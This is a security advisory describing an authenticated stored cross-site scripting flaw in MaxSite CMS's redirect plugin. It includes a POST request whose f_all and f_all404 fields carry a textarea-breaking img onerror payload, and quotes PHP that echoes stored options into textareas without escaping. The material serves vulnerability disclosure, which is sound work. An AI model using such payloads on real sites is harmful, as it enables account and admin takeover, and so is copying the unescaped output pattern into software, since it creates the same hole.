

Authenticated Stored XSS allowing attacker inject malicious script

Author: Spycio.Kon

Date: 04/03/2026

Enviroment: test on Maxsite 109.3

Link: <https://github.com/maxsite/cms/tree/master>


Description: The vulnerable exist in the plugin redirect. The f_all, f_all404 are not sanitize allow attacker inject malicious script

Impact: Because the payload is stored, this attack does not require repeated interaction from the attacker and can.

affect multiple users, leading to account compromise, data manipulation, or full takeover of the administrative Panel by using other endpoint

Reproduce

Step1: Enable redirect



Step2: Send the POST request with f_all, f_all404 parameter belike.

```
f_session_id=cdf476e08c7340fad59fdccce40c896f&f_all=</textarea><img/src/onerror="alert(1)"></text  
area>&f_all404=</textarea><img/src/onerror="alert(2)"><textarea>
```


The root cause:

```
1  /**
2  * MaxSite CMS
3  * (c) http://max-3000.com/
4  */
5
6  $options_key = 'redirect';
7
8  if ( $post = mso_check_post(array('f_session_id', 'f_submit', 'f_all', 'f_all404')) )
9  {
10     mso_checkreferer();
11
12     $options = array();
13     $options['all'] = $post['f_all'];
14     $options['all404'] = $post['f_all404'];
15
16     mso_add_option($options_key, $options, 'plugins' );
17     echo '<div class="update">'. t('Обновлено!') . '</div>';
18 }
19
20
21
22
23 <h1><? t('Переходы') ?></h1>
24 <p class="info"><? t('Помощь этого плагина вы можете организовать редиректы своего сайта. Укажите исходный и конечный адрес через «|», например:') ?></p>
25 <pre>http://mysite.com/about | http://newsite.com/hello</pre><br>
26 <p class="info"><? t('При переходе к странице вашего сайта «http://mysite.com/about» будет осуществлен автоматический редирект на указанный «http://newsite.com/hello.» ?></p>
27 <p class="info"><? t('Третьим параметром вы можете указать тип редиректа: 301 или 302.') ?></p>
28 <pre>http://mysite.com/about | http://newsite.com/hello | 301</pre><br>
29 <p class="info"><? t('Также можно использовать регулярные выражения.') ?></p>
30 <pre>http://mysite.com/category/(.*) | http://newsite.com/$1 | 301</pre><br>
31
32 <?php
33
34 $options = mso_get_option($options_key, 'plugins', array());
35 if ( !isset($options['all']) ) $options['all'] = '';
36 if ( !isset($options['all404']) ) $options['all404'] = '';
37
38 echo '<form method="post">'. mso_form_session('f_session_id');
39 echo '<textarea name="f_all" rows="10">'. $options['all'] . '</textarea>';
40
41 echo '<p class="info">'. t('Здесь можно указать редиректы, которые работают только при несуществующем типе данных (custom_page_404).') . '</p>';
42
43 echo '<textarea name="f_all404" rows="10">'. $options['all404'] . '</textarea>';
44
45 echo '<button type="submit" name="f_submit" class="i save">'. t('Сохранить изменения') . '</button>';
46 echo '</form>';
47
48 ?>
```